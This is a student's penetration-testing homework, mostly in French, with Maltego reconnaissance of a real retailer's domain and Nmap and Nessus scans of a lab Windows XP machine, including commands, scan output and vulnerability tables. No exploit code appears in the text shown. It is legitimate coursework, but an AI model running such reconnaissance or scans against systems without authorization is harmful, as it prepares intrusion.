



DEVOIR D'ÉCOLE - 2023

COURS: TESTS D'INTRUSION
SUJET: RECONNAISSANCE, MALTEGO, NMAP, NESSUS

FRÉDÉRIC PERRON



Table des matières

Exercise 1 - Infrastructure recon (15p)	1
Exercise 2 - Third-party service recon (15p)	1
Exercise 3 – Reconnaissance with Maltego (10p).....	1
II	4
Exercise 4 Scanning (10p)	6
Exercise 5 Vulnerability scanning with Nessus against Windows XP (20p)	10
Exercise 6 Exploitation (30p).....	13

Devoir 1

Pour la première partie de ce devoir, vous devez soit utiliser la machine virtuelle Kali disponible à l'adresse suivante :

https://drive.google.com/file/d/145olSc1lYk2AyEYHJllv5hnjtQ0TZToh/view?usp=share_link, soit, pour ceux qui sont plus à l'aise avec Linux, utiliser votre propre machine virtuelle Kali et les scripts fournis dans cette archive.

Exercice 1 – Reconnaissance d'infrastructure (15p)

Choisissez une entreprise de taille moyenne à grande (autre que Polytechnique) et réalisez puis documentez l'Exercice 1 fourni dans cette archive. Documentez vos étapes dans un document séparé et joignez-le à votre devoir.

***Voir fichier PDF joint "CR470E_Exercise1_FredericPerron_group01."**

Exercice 2 – Reconnaissance de services tiers (15p)

En utilisant la même entreprise que dans l'Exercice 1, réalisez et documentez l'Exercice 2 fourni dans cette archive. Documentez vos étapes dans un document séparé et joignez-le à votre devoir.

***Voir le fichier PDF joint "CR470E_Exercise2_FredericPerron_group01."**

Exercice 3 – Reconnaissance avec Maltego (10p)

À l'aide de Maltego, effectuez une reconnaissance de l'organisation cible choisie dans l'Exercice 1, en recherchant les serveurs DNS, serveurs web, adresses courriel, etc.


Ajoutez une capture d'écran présentant vos résultats.

Faites glisser l'entité *Domain* depuis l'Entity Palette vers votre nouvelle carte dans Maltego.


Modifiez le nom de domaine pour celui de votre cible (ex. : Superc.ca). Faites un clic droit sur le domaine dans la carte et sélectionnez **Run Transform → To Website [Quick Lookup]**.

Ensuite, faites un clic droit sur le domaine nouvellement ajouté (Superc.ca) et ajoutez une nouvelle


transformation towards IP. See image below.




Nous pouvons ensuite exécuter la transformation **To Domain [Find other TLDs]** afin d'identifier les autres TLD associés à Superc.ca. Voir l'image ci-dessous.



Ensuite, nous pouvons sélectionner une adresse IP et exécuter la transformation **To Email Address [From WHOIS Info]** afin d'identifier plusieurs adresses courriel associées au domaine et à l'adresse IP sélectionnée. Voir l'image ci-dessous.



Pour visualiser les serveurs associés à ce domaine, il suffit de faire un clic droit sur le domaine principal dans la carte (superc.ca), puis de choisir l'option **Transform to DNS Name – NS (Name Server)**. Cela permet d'afficher les serveurs liés à ce domaine. Voir l'image ci-dessous.



||

Télécharger et configure la VM ci-dessous :

<https://drive.google.com/file/d/1Zgml2d6Gv0OLHOFas64NQbSYJvkRNtRi/view?usp=sharing>

The image is a screenshot of a web browser displaying a Google Drive file page. The browser's address bar shows the URL: `drive.google.com/file/d/1Zgml2d6Gv0OLHOFas64NQbSYJvkRNtRi/view`. The page title is "WinXP470.zip". A message in the center states: "Couldn't preview file. You may be offline or with limited connectivity. Try downloading instead." Below this message is a blue "Download" button, which is highlighted with a red rectangle. Underneath, there is a section titled "Suggested third-party apps" with a scrollable list containing "ZIP Extractor" and "CloudConvert". Below the main content area, a warning message reads: "Google Drive can't scan this file for viruses. WinXP470.zip (1.2G) is too large for Google to scan for viruses. Would you still like to download this file?". A blue "Download anyway" button is located below this warning, also highlighted with a red rectangle. The footer of the page includes the copyright notice "© 2021 Google" and links to "Help" and "Privacy & Terms".

WinXP470.zip - Google Drive

Google Drive - Virus scan warnin

drive.google.com/file/d/1Zgml2d6Gv0OLHOFas64NQbSYJvkRNtRi/view

WinXP470.zip

Open with

Couldn't preview file

You may be offline or with limited connectivity. Try downloading instead.

Download

Connect more apps...

Try one of the apps below to open or edit this item

Suggested third-party apps

ZIP Extractor

CloudConvert

drive.google.com/u/0/uc?id=1Zgml2d6Gv0OLHOFas64NQbSYJvkRNtRi&export=download


Google Drive can't scan this file for viruses.

WinXP470.zip (1.2G) is too large for Google to scan for viruses. Would you still like to download this file?


Download anyway

© 2021 Google - [Help](#) - [Privacy & Terms](#)


Après l'avoir téléchargé, ouvrir le fichier .ovf



Et importer la VM dans le fichier que vous voulez



Voici pour montrer ma VM



Exercice 4 Scanning (10p)

- a) Execute Nmap scans against the Windows XP machine

Perform the following type of scans:

- Scan Ping (1p)
- Scans SYN – all ports (2p)
- Scans UDP – top 100 ports (2p)
- OS fingerprinting scans (2p)
- NSE scans contre les **ports ouverts trouvés aux points b. et c.** (3p)

Documenter les résultats.

- a. Scan Ping

```
(kali@kali)-[~]
$ nmap -sn 192.168.254.129
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 14:58 EST
Nmap scan report for 192.168.254.129
Host is up (0.00070s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

```
(kali@kali)-[~]
$ sudo nmap -sn --traceroute 192.168.254.129
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:00 EST
Nmap scan report for 192.168.254.129
Host is up (0.00011s latency).

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.11 ms 192.168.64.2
2 0.04 ms 192.168.254.129

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

- b. Scans SYN


```

L$ sudo nmap -sS --top-ports 250 -vv 192.168.254.129
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:02 EST
Initiating Ping Scan at 15:02
Scanning 192.168.254.129 [4 ports]
Completed Ping Scan at 15:02, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:02
Completed Parallel DNS resolution of 1 host. at 15:02, 0.00s elapsed
Initiating SYN Stealth Scan at 15:02
Scanning 192.168.254.129 [250 ports]
Discovered open port 135/tcp on 192.168.254.129
Discovered open port 3389/tcp on 192.168.254.129
Discovered open port 443/tcp on 192.168.254.129
Discovered open port 22/tcp on 192.168.254.129
Discovered open port 21/tcp on 192.168.254.129
Discovered open port 80/tcp on 192.168.254.129
Discovered open port 139/tcp on 192.168.254.129
Discovered open port 445/tcp on 192.168.254.129
Increasing send delay for 192.168.254.129 from 0 to 5 due to 11 out of 29 dropped probes since last increase.
Completed SYN Stealth Scan at 15:02, 10.88s elapsed (250 total ports)
Nmap scan report for 192.168.254.129
Host is up, received reset ttl 128 (0.043s latency).
Scanned at 2023-02-12 15:02:04 EST for 11s
Not shown: 179 filtered ports
Reason: 179 no-responses
PORT      STATE SERVICE      REASON
7/tcp     closed echo      reset ttl 128
13/tcp    closed daytime   reset ttl 128
20/tcp    closed ftp-data   reset ttl 128
21/tcp    open  ftp          syn-ack ttl 128
22/tcp    open  ssh          syn-ack ttl 128
37/tcp    closed time       reset ttl 128
80/tcp    open  http         syn-ack ttl 128
82/tcp    closed xfer       reset ttl 128
88/tcp    closed kerberos-sec reset ttl 128
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn   syn-ack ttl 128
179/tcp   closed bgp        reset ttl 128

```

c. Scans UDP

```

(kali@kali)-[~]
$ sudo nmap -sUV -T4 --top-ports 100 -vv 192.168.254.129
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:07 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 15:07
Scanning 192.168.254.129 [4 ports]
Completed Ping Scan at 15:07, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:07
Completed Parallel DNS resolution of 1 host. at 15:07, 0.00s elapsed
Initiating UDP Scan at 15:07
Scanning 192.168.254.129 [100 ports]
Completed UDP Scan at 15:07, 1.74s elapsed (100 total ports)
Initiating Service scan at 15:07
Scanning 100 services on 192.168.254.129
Discovered open port 137/udp on 192.168.254.129
Discovered open|filtered port 137/udp on 192.168.254.129 is actually open
Discovered open port 123/udp on 192.168.254.129
Discovered open|filtered port 123/udp on 192.168.254.129 is actually open
Service scan Timing: About 3.00% done; ETC: 16:01 (0:52:49 remaining)
Service scan Timing: About 33.00% done; ETC: 15:16 (0:06:36 remaining)
Service scan Timing: About 63.00% done; ETC: 15:14 (0:02:52 remaining)
Completed Service scan at 15:13, 390.42s elapsed (100 services on 1 host)
NSE: Script scanning 192.168.254.129.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:13
Completed NSE at 15:13, 7.36s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:13
Completed NSE at 15:13, 5.03s elapsed
Nmap scan report for 192.168.254.129
Host is up, received reset ttl 128 (0.00040s latency).
Scanned at 2023-02-12 15:07:04 EST for 405s
Not shown: 98 open|filtered ports
Reason: 98 no-responses
PORT      STATE SERVICE      REASON      VERSION
123/udp    open  ntp          udp-response Microsoft NTP
137/udp    open  netbios-ns   udp-response Microsoft Windows netbios-ns (workgroup: WORKGROUP)
Service Info: Host: XP1-LAB-ENVY; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 404.98 seconds
Raw packets sent: 205 (11.426KB) | Rcvd: 2 (80B)

```

d. OS fingerprinting scans

```
(kali㉿kali)-[~]
$ sudo nmap -O 192.168.254.129
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:17 EST
Nmap scan report for 192.168.254.129
Host is up (0.62s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
514/tcp   filtered shell
3389/tcp  open  ms-wbt-server
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.03 seconds
```

e. Scans NSE contre les ports ouverts trouvés aux points b. et c.

```
(kali㉿kali)-[~]
$ sudo nmap -sC 192.168.254.129 -p 22
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:31 EST
Nmap scan report for 192.168.254.129
Host is up (0.00032s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 1024 da:e5:9f:f7:8f:d2:42:de:bf:2d:eb:d1:01:d8:bb:20 (RSA)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

Scan NSE contre tcp ssh port 22

```
(kali㉿kali)-[~]
$ sudo nmap -sC 192.168.254.129 -p 88
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:32 EST
Nmap scan report for 192.168.254.129
Host is up (0.00024s latency).

PORT      STATE SERVICE
88/tcp    filtered kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

Scan NSE contre port 88

```

(kali㉿kali)-[~]
$ sudo nmap -v -T4 -sC 192.168.254.129 -p 21,22,88,123
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:34 EST
NSE: Loaded 123 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Initiating Ping Scan at 15:34
Scanning 192.168.254.129 [4 ports]
Completed Ping Scan at 15:34, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:34
Completed Parallel DNS resolution of 1 host. at 15:34, 0.00s elapsed
Initiating SYN Stealth Scan at 15:34
Scanning 192.168.254.129 [4 ports]
Discovered open port 22/tcp on 192.168.254.129
Discovered open port 21/tcp on 192.168.254.129
Completed SYN Stealth Scan at 15:34, 1.24s elapsed (4 total ports)
NSE: Script scanning 192.168.254.129.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.18s elapsed
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Nmap scan report for 192.168.254.129
Host is up (0.00049s latency).

PORT      STATE      SERVICE
21/tcp    open      ftp
22/tcp    open      ssh
| ssh-hostkey:
|_ 1024 da:e5:9f:f7:8f:d2:42:de:bf:2d:eb:d1:01:d8:bb:20 (RSA)
88/tcp    filtered  kerberos-sec
123/tcp   filtered  ntp

NSE: Script Post-scanning.
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Initiating NSE at 15:34
Completed NSE at 15:34, 0.00s elapsed
Read data files from: /usr/bin/ ../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.77 seconds
Raw packets sent: 10 (416B) | Rcvd: 3 (128B)

```

Scan NSE contre port 21,22,88 simultanément

```

(kali㉿kali)-[~]
$ sudo nmap -sU 192.168.254.129 -p 137,123
Starting Nmap 7.91 ( https://nmap.org ) at 2023-02-12 15:41 EST
Nmap scan report for 192.168.254.129
Host is up (0.00028s latency).

PORT      STATE      SERVICE
123/udp    open|filtered ntp
137/udp    open|filtered netbios-ns

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds

```

Scans NSE contre port 123 et 137

Exercice 5 Scanning de vulnérabilités avec Nessus contre Windows XP (20p)

A) Effectuez un scan réseau de base contre la machine virtuelle Windows XP. (2p)

My Basic Network Scan

Configure Audit Trail Plugins are done compiling

Hosts 1 Vulnerabilities 26 Remediations 1 VPR Top Threats History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
192.168.254.129	4 3 3 4 36

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:25 PM
End: Today at 4:39 PM
Elapsed: 14 minutes

Vulnerabilities

Filter Search Vulnerabilities 26 Vulnerabilities

Sev	Score	Name	Family	Count
CRITICAL	10.0	Microsoft Windows XP Unsupported Installation Detection	Windows	1
MED	...	Microsoft Windows (Multiple Issues)	Windows	6
MED	...	Microsoft Windows (Multiple Issues)	Misc.	2
MED	6.5	Remote Desktop Protocol Server Man-in-the-Middle Weakness	General	1
MED	...	SMB (Multiple Issues)	Misc.	2
LOW	2.6 *	Terminal Services Encryption Level is not FIPS-140 Compliant	Misc.	1
MED	...	SSH (Multiple Issues)	Misc.	5
INFO	...	SMB (Multiple Issues)	Windows	8
INFO	...	Nessus SYN scanner	Port scanners	6
INFO	...	Service Detection	Service detection	2
INFO	...	Common Platform Enumeration (CPE)	General	1
INFO	...	Device Type	General	1
INFO	...	Ethernet Card Manufacturer Detection	Misc.	1
INFO	...	Ethernet MAC Addresses	General	1
INFO	...	FTP Server Detection	Service detection	1
INFO	...	Nessus Scan Information	Settings	1
INFO	...	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
INFO	...	Network Time Protocol (NTP) Server Detection	Service detection	1

Résultats d'un scan de base Nessus de ma machine ADHD

- B) Utilisez un compte local pour effectuer un scan d'audit de correctifs authentifié. Utilisez le compte utilisateur **nessus** / **passwd nessus**. (3p)

Settings
Credentials
Plugins

CATEGORIES
Host

Filter Credentials

SNMPv3
1

SSH

Windows

Windows

Authentication method
Password

Username
nessus

Password

Domain

Global Credential Settings

☒ Never send credentials in the clear

☒ Do not use NTLMv1 authentication

☒ Start the Remote Registry service during the scan

☒ Enable administrative shares during the scan

Entrez le nom d'utilisateur et le mot de passe dans les champs appropriés.
Cochez les deux cases du bas.

- C) Comparez et effectuez une brève analyse des vulnérabilités **critiques** et **élevées** identifiées lors d'un scan normal par rapport à un scan authentifié (credentialed). (5p)

nessus
Back to My Scans

Configure
Audit Trail
Launch
Report
Export

Hosts
1
Vulnerabilities
25
Remediations
39
VPR Top Threats
History
1

Assessed Threat Level: Critical

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk. Click on each finding to show further details along with the impacted hosts. To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score	Hosts
CRITICAL	Oracle java SE Multiple Vulnerabilities (February 2012 CPU)	Security Research	9.9	1
CRITICAL	Oracle java SE Multiple Vulnerabilities (June 2012 CPU)	Security Research	9.9	1
CRITICAL	Oracle java JDK / JRE 6 < Update 43 Remote Code Execution (Windows)	Security Research	9.9	1
CRITICAL	Oracle java SE Multiple Vulnerabilities (October 2014 CPU)	Security Research	9.9	1
CRITICAL	MS10-018: Cumulative Security Update for Internet Explorer (980182)	Security Research	9.8	1
CRITICAL	MS KB2286196: Windows Shell Shortcut Icon Parsing Arbitrary Code Execution (EASVHOOKUP)	Security Research	9.8	1
CRITICAL	MS10-046: Vulnerability in Windows Shell Could Allow Remote Code Execution (2286198) (EASVHOOKUP)	Security Research	9.8	1
CRITICAL	Oracle java SE Multiple Vulnerabilities (October 2011 CPU) (BEAST)	Security Research	9.8	1
CRITICAL	MS12-042: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2711167)	Security Research	9.8	1
CRITICAL	MS12-043: Vulnerability in Microsoft XML Core Services Could Allow Remote Code Execution (2722479)	Security Research	9.8	1

Scan Details

Policy:
Credentialed Patch Audit

Status:
Completed


Severity Base:
CVSS v3.0

Scanner:
Local Scanner

Start:
Today at 4:45 PM

End:
Today at 4:52 PM

Elapsed:
7 minutes



Here is now the results for the Credentialed Patch Audit nessus scan

We can conclude that a credentialed audit scan detects way lots more than a regular basic network scan. The Host Discovery Scan discovered 192 critical and 331 high risk vulnerabilities, compared to 4 critical and 3 high risk vulnerabilities on the basic network scan. See pictures above for comparison.

D) Générez un rapport HTML à partir de la partie B incluant les vulnérabilités pour lesquelles un exploit existe dans Metasploit. (5p)

/ / Fold: X | nessus x +

s.html

Report generated by Nessus™

nessus

Sun, 12 Feb 2023 16:52:55 EST

TABLE OF CONTENTS

Vulnerabilities by Host

- 192.168.254.129

Vulnerabilities by Host [Collapse All](#) | [Expand All](#)

192.168.254.129

0	2	0	0	0
CRITICAL	HIGH	MEDIUM	LOW	INFO


Severity	CVSS v3.0	Plugin	Name
